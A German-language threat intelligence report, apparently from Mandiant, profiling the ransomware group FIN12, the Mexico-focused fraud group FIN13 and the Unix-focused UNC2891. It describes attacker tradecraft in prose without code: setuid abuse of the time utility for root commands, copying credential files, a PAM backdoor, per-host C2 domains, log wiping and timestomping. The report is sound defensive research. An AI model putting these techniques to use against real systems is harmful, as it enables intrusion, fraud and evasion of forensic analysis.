Die Mandiant-Analysten prüfen die Informationen zu Hackeraktivitäten aus verschiedenen Quellen, um nennenswerte Cluster zu ermitteln. Zu den Quellen gehören unter anderem Daten aus Incident-Response-Einsätzen von Mandiant-Experten, Managed Defense Untersuchungen und Telemetriedaten von Sicherheitslösungen. Zu Beginn haben solche kleinen Cluster noch keine offizielle Bezeichnung und werden in den Mandiant-Berichten meist recht allgemein beschrieben, zum Beispiel „vermutlich iranische Cyberspione". Im Laufe der Zeit wachsen einige Cluster an, da neue Hackeraktivitäten erfasst oder Forschungsergebnisse zu den Taktiken, Techniken und Prozessen (TTP) der Angreifer bekannt werden. Reichen die Hinweise nicht aus, um die Aktivitäten einem identifizierten Hacker oder einer bekannten Hackergruppe zuzuordnen, erstellt Mandiant ein nicht kategorisiertes (Uncategorized, UNC) Cluster, um diese neuen Aktivitäten weiter zu verfolgen.

Eine UNC-Gruppe umfasst Cyberaktivitäten und nachgewiesene Artefakte wie die Infrastruktur, Tools und Verfahren der Angreifer. Diese Gruppen basieren auf bestimmten eindeutigen Merkmalen, die oft bei einem einzigen Sicherheitsvorfall erfasst werden. Ein Beispiel für ein solches Merkmal ist ein Malware-Sample, das eine Verbindung zu einer von Angreifern kontrollierten Domain herstellt. In den Mandiant-Berichten werden in der Regel spezifische UNC-Bezeichnungen angegeben, aber in älteren Artikeln stehen unter Umständen noch die temporären Gruppennamen wie „TEMP.Reaper".

Wenn wir mehr Informationen zu einem Cluster erhalten haben, beginnen wir gegebenenfalls mit einer methodischen und detaillierten Untersuchung, die mit der offiziellen Benennung der Gruppe nach den Mandiant-Namenskonventionen endet. APT-Gruppen (Advanced Persistent Threat) konzentrieren sich in der Regel auf Cyberspionage, finanziell motivierte (FIN) Gruppen hingegen nutzen Ransomware, gestohlene Zahlungskartendaten und betrügerische geschäftliche E-Mails, um sich zu bereichern.

2021 änderte Mandiant die Einstufung für zwei Hackergruppen von einer TEMP- zu einer FIN-Gruppe. Außerdem haben wir eine neue UNC-Gruppe vorgestellt, deren Aktivitäten weiter beobachtet werden.



FIN12: SCHNELLE RANSOMWARE-ANGRIFFE AUF UMSATZSTARKE UNTERNEHMEN

FIN12 ist eine finanziell motivierte Hackergruppe, die schon mindestens seit Oktober 2018 Angriffe mit der Ransomware RYUK ausführt. Für die Einschätzung von Mandiant konnten nur die Aktivitäten nach dem Infiltrieren der Umgebung berücksichtigt werden, da wir ziemlich sicher sind, dass sich FIN12 für den Zugriff auf die Umgebungen ihrer Opfer auf andere Hackergruppen verlässt. Statt auf Datendiebstahl und Erpressung wie viele andere Hackergruppen in diesem Bereich setzt FIN12 offenbar auf Geschwindigkeit. Da die Hacker keine großen Datenmengen aus den Umgebungen ausschleusen, konnten sie mit ziemlicher Sicherheit wesentlich schneller agieren und deutlich mehr Angriffe durchführen. Die Angriffe von FIN12 machten zwischen September 2020 und September 2021 beinahe 20% der Incident-Response-Einsätze von Mandiant im Zusammenhang mit Ransomware aus.

Kooperationen für den ersten Zugriff

FIN12 scheint eng mit anderen Hackern zusammenzuarbeiten, um sich Zugriff auf Unternehmensumgebungen zu verschaffen, doch die Gruppe hat höchstwahrscheinlich Einfluss auf die Auswahl der Opfer. FIN12 nimmt überwiegend Unternehmen mit einem hohen Umsatz ins Visier. Im Gegensatz zu anderen Ransomware-Hackern hat FIN12 schon mehrfach Organisationen im Gesundheitswesen angegriffen. Die meisten Opfer befinden sich in Nordamerika, doch die Untersuchungsergebnisse deuten darauf hin, dass die Gruppe ihren Aktionsbereich ausweitet.

In der Vergangenheit hat FIN12 eng mit Hackergruppen zusammengearbeitet, die TRICKBOT nutzten, und bei allen Angriffen vor März 2020 nutzte FIN12 den Zugang über TRICKBOT-Infektionen aus. Nach einer Pause von Ende März 2020 bis Ende August 2020 schien FIN12 neue Partner gewonnen zu haben. Eventuell probierte die Gruppe Tools und Services anderer Hacker aus, um die Zahl und die Effektivität der eigenen Angriffe zu steigern. Im September 2020 nutzte die Gruppe BAZARLOADER-Infektionen aus, die Mandiant als UNC2053 verfolgt. Mandiant hat zahlreiche Überschneidungen zwischen UNC2053- und TRICKBOT-Angriffen ermittelt, zum Beispiel eine identische Infrastruktur, Code-Signing-Zertifikate, Dropper und TTP für die Verbreitung. Mandiant vermutet, dass BAZARLOADER und TRICKBOT von denselben Hackern entwickelt wurden.


Bei mindestens vier FIN12-Angriffen zwischen Februar und April 2021 konnte der Zugriff auf die Citrix-Umgebung des betroffenen Unternehmens nachgewiesen werden. Die Untersuchungen lieferten zwar keinen Nachweis dafür, wie FIN12 an die legitimen Anmeldedaten für die Umgebung gelangt ist, aber vermutlich haben die Hacker sie in Untergrundforen erworben.

Bei zwei separaten FIN12-Angriffen im Mai 2021 konnten sich die Angreifer mithilfe schädlicher E-Mail-Kampagnen, die über manipulierte interne Benutzerkonten gestartet worden waren, in den angegriffenen Umgebungen festsetzen. In beiden Fällen nutzten die Hacker die gestohlenen Anmeldedaten, um auf die Microsoft 365-Umgebung des angegriffenen Unternehmens zuzugreifen. Die TTP für die Verbreitung variierten zwar, aber bei beiden Kampagnen wurde WEIRDLOOP- und BEACON-Malware gefunden, die FIN12 zugeordnet wird.

Beschleunigung der Angriffe

Nachdem sich FIN12 Zugriff auf die anvisierten Umgebungen verschafft hat, implementieren die Hacker sehr schnell die Ransomware. Laut *M-Trends 2021* lag der Medianwert für die Verweildauer bei allen Ransomware-Untersuchungen bei fünf Tagen, bei den FIN12-Angriffen beträgt sie jedoch stets weniger als zwei Tage. Mandiant hat festgestellt, dass sich die Zeitspanne zwischen dem ersten Zugriff und der Implementierung der Ransomware durch FIN12 im Laufe der Jahre stark verkürzt hat. Die meisten RYUK-Angriffe, bei denen Mandiant-Experten im Einsatz waren, wurden FIN12 zugeordnet, aber unseren Untersuchungen zufolge wird die Ransomware nicht ausschließlich von dieser Gruppe genutzt. FIN12 setzt allerdings beinahe ausschließlich RYUK-Ransomware ein. In einem Fall nutzte die Gruppe die Ransomware CONTI und drohte dem Unternehmen damit, die gestohlenen Daten zu veröffentlichen.

Abbildung 1: FIN12: Zeitspanne (Tage) bis zur Lösegeldforderung



Laut Untersuchungen von Mandiant verwendet FIN12 diverse Tools, unter anderem das PowerShell-basierte EMPIRE-Framework und den Banking-Trojaner TRICKBOT. Seit Februar 2020 hat FIN12 bei nahezu allen Angriffen Cobalt Strike BEACON für ihre Aktivitäten genutzt – vom Ausspähen der Infrastruktur bis zur Implementierung der Ransomware.

Regionale Ausweitung der Angriffe

Mandiant rechnet damit, dass FIN12 ihre Angriffe auf andere Regionen ausweiten wird. Die US-amerikanische Regierung hat sich 2021 verstärkt dem Problem der Ransomware-Angriffe gewidmet. Es wurden verschiedene Maßnahmen ergriffen, einschließlich Sanktionen und der Androhung zukünftiger Sanktionen für Hackergruppen, die Ransomware verbreiten, und für Serviceangebote, die diese Gruppen für finanzielle Transaktionen nutzen. Aus diesem Grund werden US-amerikanische Organisationen für FIN12 weniger attraktiv, sodass die Gruppe in Zukunft unter Umständen Ziele in anderen Ländern suchen wird – und zwar durchaus auch in Westeuropa und der APAC-Region.

FIN13: AUSRICHTUNG AUF ZIELE IN MEXIKO


FIN13 ist eine finanziell motivierte Hackergruppe, die schon mindestens seit 2016 Unternehmen in Mexiko angreift. Dabei sammelt sie Informationen, um anschließend betrügerische Finanztransaktionen auszuführen. Mandiant ist der Ansicht, dass FIN13 für den Zugriff auf die betroffenen Unternehmen Sicherheitslücken in öffentlich zugänglichen Webservern und beliebten Tools ausgenutzt und gängige Tools und Malware eingesetzt hat, die zumindest teilweise auf öffentlich verfügbarem Code basieren. Die Hacker haben aber auch schon kleine maßgeschneiderte Tools und Dienstprogramme verwendet, die speziell für Aktionen in den angegriffenen Umgebungen entwickelt worden waren. Zu den weiteren Taktiken von FIN13 gehören der umfassende Einsatz von Webshells und anderen passiven Backdoors in verschiedenen Phasen des Angriffszyklus.

Längere Verweildauer und neue TTP

Im Gegensatz zu vielen anderen finanziell motivierten Hackergruppen, die Mandiant beobachtet, hat sich FIN13 häufig mehrere Jahre in den Umgebungen der Opfer aufgehalten. Aufgrund dieser langen Verweildauer konnten die Mandiant-Experten nachvollziehen, wie sich die TTP der Gruppe im Laufe der Zeit weiterentwickelt haben, manchmal sogar innerhalb einer Umgebung. Zu den auffälligsten Änderungen gehören die Umstellung von der nahezu ausschließlichen Verwendung traditioneller Webshells zum Einsatz von BLUEAGAVE, einer PowerShell- oder Perl-basierten passiven Backdoor. Außerdem haben die Hacker von FIN13 regelmäßig ihre Dateiverschlüsselung geändert, mit der sie nicht nur ihre Tools, Skripte und Malware, sondern auch die gestohlenen Daten verschleiern.

Auffällige Monetarisierungsstrategie

FIN13 finanziert ihre Angriffe über Transaktionen mit den gestohlenen Daten. Die Gruppe stiehlt häufig Finanzdaten oder Dateien zu Kassensystemen, Geldautomaten und allgemeinen Systemen für die Verarbeitung von Finanztransaktionen in dem angegriffenen Unternehmen. Außerdem scheinen die Hacker ihre letzten Schritte immer an die jeweilige Umgebung anzupassen. Bei mindestens einem Angriff haben sie eine spezielle Malware implementiert, die Mandiant unter der Bezeichnung GASCAN beobachtet und die Karten- und Transaktionsdaten in einem Format verarbeitet, das auf betrügerische Finanztransaktionen hindeutet. In einigen Fällen hat FIN13 bei Einzelhändlern Zahlungskartendaten gestohlen. Doch statt diese dann im Untergrund zu verkaufen, lassen die Nachweise darauf schließen, dass die Hacker sie für betrügerische Transaktionen genutzt und auf diese Weise ihre eigenen Konten gefüllt haben. Dieser Ansatz ist bisher einzigartig. Hacker, die Kassensysteme angreifen, konzentrieren sich in der Regel auf den Diebstahl und den Verkauf von Kreditkartendaten.




Die starke Fokussierung auf Mexiko ist eher untypisch für finanziell motivierte Hacker, die sonst meist opportunistisch handeln.

Ausrichtung auf Ziele in Mexiko

Die Mandiant-Experten konnten bisher nicht eindeutig feststellen, aus welchem Land die FIN13-Hacker stammen, aber Zeichenfolgen in der Malware und die gezielte Ausrichtung auf Unternehmen in Mexiko deuten darauf hin, dass zumindest einige Gruppenmitglieder fließend Spanisch sprechen. Viele der öffentlich verfügbaren Tools und Webshells, die FIN13 genutzt hat, wurden beispielsweise modifiziert und enthielten spanische Codeelemente.

Die starke Fokussierung auf Mexiko ist eher untypisch für finanziell motivierte Hacker, die sonst meist opportunistisch handeln, doch die regionale Ausrichtung ist unter lateinamerikanischen Cyberkriminellen auch keine Seltenheit. Mandiant hat in der Vergangenheit beispielsweise schon von einer brasilianischen Hackergruppe berichtet, die sich auf Einzelpersonen und Unternehmen in Brasilien spezialisiert hatte. Ab 2018 begann diese Gruppe dann, ihre Aktivitäten stark auszuweiten. Das lag vermutlich an dem zunehmenden Know-how und dem Kontakt zu anderen Cyberkriminellen. Es ist durchaus möglich, dass sich FIN13 ähnlich entwickeln wird. Wenn sich in Zukunft die Techniken der Gruppe verbessern und Unternehmen in Mexiko effektivere Sicherheitslösungen einführen, wird FIN13 höchstwahrscheinlich auch Ziele in anderen Ländern ins Visier nehmen.



DAS KOMPLEXE VORGEHEN VON UNC2891

2021 waren Mandiant-Experten bei einer Reihe von Sicherheitsvorfällen bei Finanzinstituten im asiatisch-pazifischen Raum im Einsatz. Im Rahmen dieser Untersuchungen identifizierte Mandiant eine Hackergruppe, die durch ihr ungewöhnliches Vorgehen auffiel. Diese Gruppe, die von Mandiant intern unter der Bezeichnung UNC2891 geführt wird, besitzt offenbar umfassende Kenntnisse von Unix- und Linux-basierten Systemen und scheint finanzielle Motive zu verfolgen. UNC2891 verfügt über ein umfangreiches Sortiment an Malware und Tools, mit denen sie sich mühelos in Umgebungen ausbreiten kann und nahezu keine Spuren auf den angegriffenen Endpunkten hinterlässt. Die Hacker sind offenbar technisch äußerst versiert, können sich einen detaillierten Überblick über die angegriffenen Systeme verschaffen und nutzen öffentlich verfügbare Tools, die sie für die jeweiligen Betriebssysteme anpassen, kompilieren und verpacken. Außerdem kann Mandiant nachweisen, dass UNC2891 sich im Detail mit Opsec-Prozessen auskennt und verschiedene Techniken nutzt, um ihre Aktivitäten zu verschleiern und Abwehrmaßnahmen zu verhindern.

SUN4ME

Mandiant hat Hinweise darauf gefunden, dass UNC2891 ein umfassendes Toolkit mit der Bezeichnung SUN4ME verwendet hat. SUN4ME ist eine eigenständige ELF-Binärdatei mit über hundert Befehlen, die die Angreifer in allen Phasen des Angriffszyklus nutzen können. Die SUN4ME-Funktionen ermöglichen das Ausspähen des Netzwerks, das Auflisten von Hosts, das Ausnutzen gängiger Sicherheitslücken und Anti-Forensik-Maßnahmen und unterstützen bekannte Shell-Dienstprogramme. Wer SUN4ME entwickelt hat, ist bisher nicht bekannt. Bei den Untersuchungen, bei denen UNC2891 identifiziert wurde, trugen die SUN4ME-Funktionen aber entscheidend zum Erfolg der Hacker bei. Da es sich bei SUN4ME um ein kompiliertes Paket handelt, das zahlreiche Funktionen unterstützt, profitierte UNC2891 von einer flexiblen Bereitstellung und konsistenten Leistung. In Produktionsumgebungen ist die Installation unbekannter Pakete oft beschränkt oder löst zumindest Warnmeldungen bei den Netzwerksicherheitslösungen aus, aber eine kompilierte Binärdatei könnte relativ problemlos von einem Endpunkt zum nächsten übertragen werden. UNC2891 konnte sich daher auf die umfassenden Tools von SUN4ME verlassen, ohne sich Gedanken um Abhängigkeitsprobleme machen zu müssen, die bei einigen Linux- und Unix-basierten Betriebssystemen häufig auftreten.

Bei mehreren der SUN4ME-Befehle handelt es sich um öffentlich verfügbare Tools oder Skripte, die sich auch in anderen Implementierungen oder Frameworks von Angreifern finden. Die Mandiant-Experten entdeckten jedoch auch maßgeschneiderte Tools, die in SUN4ME integriert waren, zum Beispiel Exploits für Sicherheitslücken zur Remotecodeausführung in Oracle WebLogic- und Veritas NetBackup-Software. SUN4ME umfasst außerdem einen Demo-Befehl mit 16 unterschiedlichen ASCII-Animationen im Terminal und umfassenden Dialogfeldern mit Hilfethemen für die unterstützten Funktionen. Diese Dialogfelder sind in fehlerfreiem Englisch verfasst, was auf einen englischsprachigen Entwickler schließen lässt.

UNC2891 nutzte *sshock*, ein SSH-Brute-Force-Tool, das in SUN4ME integriert wurde, um sich Zugriff auf die Umgebungen der angegriffenen Unternehmen zu verschaffen. *sshock* unterstützt Wortlisten mit Anmeldedaten, parallele Scans von Zielen und die Erfassung von SSH-Schlüsseln in den angegriffenen Systemen. Mit diesen Funktionen konnte UNC2891 auf den infizierten Systemen Befehle ausführen und Dateien automatisch hochladen, ausführen und löschen. Mandiant hat Hinweise darauf gefunden, dass UNC2891 die infizierten Umgebungen ausgespäht hat, um die in *sshock* eingebetteten Listen mit Anmeldedaten zu ergänzen. Da einige der *sshock*-Funktionen automatisch ausgeführt werden, konnten sich die Hacker sehr schnell in einer Umgebung ausbreiten. Nachdem sich UNC2891 Zugriff auf eine Umgebung verschafft hatte, implementierte die Gruppe mithilfe von SUN4ME und *sshock* dort weitere Malware und Backdoors und trieb so die Ausbreitung im Netzwerk voran.

Angriffszyklus von UNC2891

SUN4ME

EINDRINGEN

- Nicht beobachtet, vermutlich über Dritte/ Serviceanbieter

FESTSETZEN IM ZIELSYSTEM

- **SLAPSTICK**
- **TINYSHELL**

LANGFRISTIGER SYSTEMZUGRIFF

- **CAKETAP**-Rootkit
- Timestomp
- Tarnung als Linux-/ Unix-Dienst
- Systemd-Konfigurationsdatei
- Löschung von Logeinträgen (**LOGBLEACH**, **MIGLOGCLEANER**, **WIPERIGHT**)
- **SETUID/SETGID**
- **STEELCORGI**- & **STEELHOUND**-Dropper (Host- oder umgebungsspezifische Verschlüsselung)

AUSWEITEN DER ZUGRIFFSRECHTE

- **SLAPSTICK** (Diebstahl von Anmeldedaten)
- Diebstahl von Dateien mit Anmeldedaten (/etc/passwd, /etc/shadow)
- **SETUID/SETGID** in Linux-/Unix-Binärdateien
- **BINBASH**
- **WINGHOOK/WINGCRACK** (Keylogger)

AUSBREITUNG IM NETZWERK

- **SSH**-Angriff durch Raten der Passwörter (sshock/ **SUN4ME**)
- **SSH** mit gestohlenen Anmeldedaten
- **SLAPSTICK**

AUSSPÄHEN DER INFRASTRUKTUR

- Umfassende Shell-Skripte zur Auflistung von Hosts
- **SUN4ME**-Netzwerkscanner
- **TCP/UDP**
- **SCTP**
- **ICMP**
- **ARP**
- **SNMP**

ERREICHEN DES GESETZTEN ZIELS

- **CAKETAP**-Netzwerk-Hooks zum Abfangen und Manipulieren von Nachrichten im Switch-Netzwerk von **Geldautomaten**

STEEL-Variante der Dropper im Arbeitsspeicher

Bei jedem Einsatz, bei dem die Mandiant-Experten SUN4ME-Varianten aufdeckten, waren diese über einen Dropper im Arbeitsspeicher geladen worden, den Mandiant unter der Bezeichnung STEELCORGI verfolgt. Dropper im Arbeitsspeicher sind auch in Unix- und Linux-basierten Umgebungen keine Seltenheit, doch STEELCORGI nutzt Techniken, die offenbar gezielt die Bedrohungserkennung und die Ermittlung der Vorgehensweise verhindern sollen. Die STEELCORGI-Dropper entschlüsseln einen eingebetteten Schadcode, der auf konfigurierbaren Parametern für das Prozessverhalten und Umgebungsvariablen basiert, die beim Start abgerufen wurden. Die Variablen werden aber zusätzlich verschleiert. Wenn Analysten bei Untersuchungen vermuten, dass aktive Malware vorhanden ist, die Umgebungsvariablen ausnutzt, ermitteln sie in der Regel die Quelle und listen die Instanzen dieser Umgebungsvariablen im Netzwerk auf. Schon die Existenz dieser Umgebungsvariablen dient daher als Gefahrenindikator und hilft den Analysten, die verdächtigen Endpunkte einzugrenzen und dann genau zu analysieren. STEELCORGI sollte dies verhindern, indem Umgebungsvariablen unter dem SHA256-Hash der Variablenbezeichnung aufgelistet wurden, sodass sich die Umgebungsvariablen nicht mehr durch eine reine Malware-Analyse identifizieren ließen. Ohne den speziellen Schlüssel von STEELCORGI konnte der Schadcode nicht entschlüsselt werden.

Einige der STEELCORGI-Varianten konnten so der Erkennung und Analyse entgehen, aber ein neues Sample bot die Gelegenheit zur Entschlüsselung des Schadcodes. Es leitete den Verschlüsselungsschlüssel von mehreren Informationen ab, die vom angegriffenen Endpunkt herausgefiltert worden waren. Sofern ein Endpunkt oder seine Hardwaredaten verfügbar waren, konnten die Mandiant-Experten also den eingebetteten Schadcode mit diesen STEELCORGI-Versionen entschlüsseln. Mandiant hat außerdem festgestellt, dass UNC2891 einen Dropper im Arbeitsspeicher verwendet, der ähnliche Funktionen wie STEELCORGI aufweist. Allerdings kann er Schlüssel über einen MD5-Hash der Umgebungsvariablen auflisten und sich selbst mit neuem Schadcode klonen. Mandiant verfolgt diese Variante unter der Bezeichnung STEELHOUND.

Auffällige Taktiken, Techniken und Prozesse

Nachdem UNC2891 sich Zugriff auf den anvisierten Endpunkt auf Root-Ebene verschafft hat, legten die Hacker *setuid* und *setgid* in legitimen ausführbaren Dateien mit Root-Rechten fest. Mithilfe von *setuid* und *setgid* kann auch ein Benutzer ohne umfassende Rechte die Datei als Eigentümer ausführen, in diesem Fall also der Root-Benutzer. Auf diese Weise verschaffte sich UNC2891 Befehlszugriff auf Root-Ebene auf ein System, ohne zuerst die Berechtigungen ausweiten oder die Identität eines privilegierten Benutzers annehmen zu müssen. Eine typische Technik, die die Mandiant-Experten bei der Untersuchung von UNC2891 beobachtet haben, war die Festlegung von *setuid* und *setgid* im Unix-Zeitprogramm. Dadurch konnte UNC2891 Befehle als Zeitargument weiterleiten, damit sie als Root-Benutzer ausgeführt wurden.

Bei der Ausbreitung im Netzwerk und dem Ausspähen der Infrastruktur verwendeten die Hacker von UNC2891 häufig ein umfassendes Shell-Skript, das das Netzwerk und die Endpunkte ausspioniert und dabei unter anderem die laufenden Prozesse, Sitzungsinformationen sowie bekannte SSH-Hosts und -Schlüssel erfasst. Außerdem erstellten sie Kopien von Dateien mit Anmeldedaten, zum Beispiel */etc/shadow und /etc/passwd*. UNC2891 erstellte häufig ein neues Verzeichnis, um die Ausgabe der Skripte zu speichern. Anschließend wurden sie komprimiert und mit einem UUencode-Programm verschlüsselt. *UUencode* ist eine ungewöhnliche Wahl für ein

Verschlüsselungsprogramm für Hacker, aber UNC2891 nutzte dieses Programm und (in SUN4ME eingebettete) Perl-Skripte regelmäßig für die Ver- und Entschlüsselung von Dateien.

In den meisten Fällen installierte UNC2891 auf den infizierten Endpunkten umgehend eine Backdoor, die Mandiant unter der Bezeichnung SLAPSTICK verfolgt. SLAPSTICK ist eine auf Linux Pluggable Authentication Module (PAM) basierende Backdoor, die über ein hartcodiertes Passwort Zugriff auf ein System ermöglicht. Bei der Installation wird das eigentliche Linux PAM-Authentifizierungsmodul umbenannt und durch das Modul der SLAPSTICK-Malware ersetzt, um den PAM-Authentifizierungsprozess zu übernehmen. Auf diese Weise kann SLAPSTICK Anmeldedaten der Benutzer im Klartext erfassen und dann in einer verschlüsselten Datei auf der Festplatte speichern. Varianten von SLAPSTICK unterstützen grundlegende Befehle, zum Beispiel können sie sich selbst von einem Endpunkt entfernen, ausgehende Verbindungen herstellen oder eine Shell mit der HISTFILE-Unset-Funktion erstellen. Da SLAPSTICK unbemerkten Zugriff über Backdoors und Funktionen für das Abrufen von Anmeldedaten bereitstellt, konnte sich UNC2891 relativ problemlos im Netzwerk ausbreiten und auf infizierte Endpunkte zugreifen. Die Analyse eines funktionierenden Installationsprogramms ergab, dass SLAPSTICK ähnlich zuverlässig und durchdacht ist wie SUN4ME und über praktische Dialogfelder zu Hilfethemen und Protokollierungsfunktionen in einer Konsole verfügt.

Nachdem UNC2891 in ein System eingedrungen war und sich dort ausgebreitet hatte, installierten die Hacker modifizierte Varianten der öffentlich verfügbaren TINYSHELL-Backdoor. Die von UNC2891 verwendeten TINYSHELL-Varianten waren so konfiguriert, dass sie mit externen C2-Servern (Command-and-Control) kommunizieren konnten, deren Daten aus einer verschlüsselten Datei auf der Festplatte ausgelesen wurden. Die Analyse der TINYSHELL-Backdoors und zugehörigen Konfigurationsdateien bot Einblicke in die C2-Infrastruktur von UNC2891. TINYSHELL wurde nur auf wichtigen Endpunkten in der Umgebung installiert und jede Instanz kommunizierte mit einer speziellen dynamischen DNS-Domain basierend auf dem Hostnamen oder der allgemeinen Rolle des infizierten Endpunkts. Mandiant vermutet, dass UNC2891 die DNS-Auflösung für diese Domains nur für einen bestimmten Zeitraum zulässt, in dem externer Zugriff erforderlich ist. Aus diesem Grund konnten keine passiven DNS-Daten für die beobachteten externen C2-Domains erfasst werden. Die Verwendung dynamischer DNS-Domains für die C2-Kommunikation ist nicht ungewöhnlich, aber der geschickte Einsatz einzelner Domains für jeden Host in Kombination mit einem begrenzten Zeitraum der Auflösung deutet darauf hin, dass sich die UNC2891-Hacker mit Opsec-Verfahren und Incident-Response-Prozessen auskennen.

Umgehung der Erkennungsfunktionen und Behinderung der Analysen

Die Analyse von Windows-Endpunkten unterscheidet sich erheblich von entsprechenden Analysen auf Linux- oder Unix-basierten Endpunkten. Die größere Flexibilität der Unix-basierten Betriebssysteme, die Entwickler und Administratoren so schätzen, beeinträchtigt die Zuverlässigkeit der Analyseergebnisse. Das hat zur Folge, dass sich Analysten überwiegend auf die vom Betriebssystem generierten Logdateien stützen müssen und die Angreifer die von ihnen hinterlassenen Spuren minimieren können. UNC2891 hat das mit einigen in SUN4ME eingebetteten Tools für sich ausgenutzt.

Das *bleach*-Tool, das Mandiant intern unter der Bezeichnung LOGBLEACH führt, löscht Einträge aus diversen Unix- und Linux-Logdateien. Diese werden mit Filtern in der Befehlszeile abgeglichen und können Benutzername, IP-Adresse, Hostname oder sogar ein Zeitfenster umfassen, in dem die Einträge erstellt wurden. Mit LOGBLEACH lässt sich auch die *lastlog*-Binärdatei manipulieren, in der die letzte Anmeldung für jedes Konto erfasst wird. Die Hacker können die Informationen in der Datei entweder löschen oder fälschen. Die Tools zum Löschen von Logeinträgen stimmt UNC2891 jeweils speziell auf das angegriffene Betriebssystem ab. So nutzte die Gruppe beispielsweise häufig ein Tool, das LOGBLEACH ähnelt und von Mandiant WIPERIGHT genannt wird, um Logdaten in Oracle Solaris SunOS-Systemen mit einer SPARC-basierten Architektur zu modifizieren.

UNC2891 beschränkt sich nicht allein auf die Manipulation von Logdateien, sondern nutzt oft auch Techniken, die die forensische Analyse der betroffenen Dateisysteme erschweren. Die Mandiant-Experten fanden in mehreren Fällen Hinweise darauf, dass UNC2891 die Zeitstempel für Malware-Dateien auf den infizierten Endpunkten verändert hatte. Diese Technik wird allgemein als *Timestomp* bezeichnet. In den NTFS-basierten Dateisystemen unter Windows ist die Zeitstempelmodifizierung aufgrund der Masterdateitabelle (Master File Table, MFT) und der Attribute der einzelnen Einträge verhältnismäßig schwierig, aber auf einem Unix-basierten Endpunkt stellt sie meist kein Hindernis dar. Durch die gleichzeitige Manipulation der Zeitstempel und der Logdateien wird das Betriebssystem für Analysten zu einer unzuverlässigen Quelle. Das erschwert detaillierte Analysen und verlangsamt unter Umständen umfassende Untersuchungen.

UNC2891 setzt zwar verschiedene technische Anti-Forensik-Methoden ein, aber die Hacker verlassen sich nicht ausschließlich auf technische Lösungen. Um ihre Malware und Tools noch besser zu verbergen, berücksichtigten die Hacker oft die typischen Namenskonventionen und Speicherorte für Dateien des jeweiligen Betriebssystems. So hat UNC2891 unter anderem Bezeichnungsstrukturen für Malware verwendet, die den gängigen Namenskonventionen von dynamischen Bibliotheken unter Linux (Shared Libraries) entsprechen und strikte Opsec-Verfahren beim Ablegen dieser Dateien in denselben Standardverzeichnissen beachtet. Die Persistenz von Backdoors hat UNC2891 mithilfe einer *systemd*-Konfigurationsdatei sichergestellt, die sie als legitime Dienste wie *systemd*, Name Service Cache Daemon (NSCD) und *at*-Daemon (ATD) tarnte. Doch diese Techniken sind ein Kinderspiel im Vergleich zu dem schädlichen Kernel-Rootkit, das UNC2891 verwendet und das Mandiant unter der Bezeichnung CAKETAP verfolgt.

